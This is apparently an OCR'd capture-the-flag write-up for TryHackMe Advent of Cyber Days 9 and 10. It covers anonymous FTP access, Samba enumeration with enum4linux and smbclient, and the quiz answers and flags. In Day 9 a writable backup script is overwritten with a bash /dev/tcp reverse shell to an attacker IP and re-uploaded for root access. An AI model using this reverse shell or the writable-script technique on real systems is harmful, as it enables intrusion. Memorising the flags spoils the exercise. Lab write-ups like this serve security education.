



root@ip-10-10-187-216: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 backup.sh Modified
#!/bin/bash
Created by ElfMcEager to backup all of Santa's goodies!
Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp
TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.10.187.216/4444 0>&1
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line


root@ip-10-10-187-216: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-187-216: ~
root@ip-10-10-187-216: ~
root@ip-10-10-187-216:~# cat target.txt
10.10.249.124
root@ip-10-10-187-216:~# ftp 10.10.249.124
Connected to 10.10.249.124.
220 Welcome to the TBFC FTP Server!.
Name (10.10.249.124:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 19:34 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (10.2255 MB/s)
ftp>

Question 4: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express



Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer: THM{even_you_can_be_santa}

Thought Process/Methodology:

First up we had to find which file was accessible to the anonymous user and then find out what file was in the accessible file which was a public file, that file had backup.sh and shoppinglist.txt.After that, we changed the IP address to access the file. After that, we set a netcat listener to catch a connection on the attackbox, as we do that we will put the backup.sh file to our current directory and then we return to netcat listener to see if the reverse system shell is successful. After gaining access we are able to upload and download files.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux

Solution/walkthrough:

Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Answer:

Display help message -h
Do all simple enumeration -a
Get OS information -o
Get sharelist -S


Use the command: `enum4linux -h` or `enum4linux --help` to see the flags option.

```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U           get userlist
    -M           get machine list*
    -S           get sharelist
    -P           get password policy information
    -G           get group and member list
    -d           be detailed, applies to -U and -S
    -u user      specify username to use (default "")
    -p pass      specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a           Do all simple enumeration (-U -S -G -P -r -o -n -i).
                 This opion is enabled if you don't provide any other options.
    -h           Display this help message and exit
    -r           enumerate users via RID cycling
    -R range     RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n         Keep searching RIDs until n consective RIDs don't correspond to
                 a username.  Impies RID range ends at 999999. Useful
                 against DCs.
    -l           Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file      brute force guessing for share names
    -k user      User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
                 Used to get sid with "lookupsid known_username"
                 Use commas to try several users: "-k admin,user1,user2"
    -o           Get OS information
    -i           Get printer information
    -w wrkg      Specify workgroup manually (usually found automatically)
    -n           Do an nmblookup (similar to nbtstat)
    -v           Verbose.  Shows full commands being run (net, rpcclient, etc.)
```

Question 2: Using enum4linux, how many users are there on the Samba server?

Answer: 3


Use the command: `enum4linux 10.10.120.242` to enumerate all information from the server. Among the outputs, there is the userlist. It is shown that there are 3 users.



Question 3: Now how many "shares" are there on the Samba server?

Answer: 4


From the output earlier, there is also the sharelist. It is shown that there are 4 sharenames.



Question 4: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa


Now we're going to attempt logging onto the shares on the Samba server using `smbclient //10.10.120.242/**sharename**` to see if any of them don't require a password. I found that tbfc-Santa didn't require a password after testing them.



Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer: jingle-tunes

List the contents of our current working directory by using the `ls` command. Jingle-tunes is the only directory that we can see.



Thought Process/Methodology:

Open the terminal in our machine and use the command `enum4linux -h`. We were shown the full help message and all the flags options. We can see the description of flags -h, -a, -o and -S to answer the first question. Next, to enumerate the information from the Samba server, we use the `enum4linux` command. It then showed all the information including the userlist and sharelist. Then, we tried to log onto each of the shares on the server using `smbclient`. We found that tbfc-santa does not require any password. After getting access to the share, we use the command `ls` to see the directory which McSkidy left for Santa. We found out the directory is /jingle-tunes as it is the only directory in it.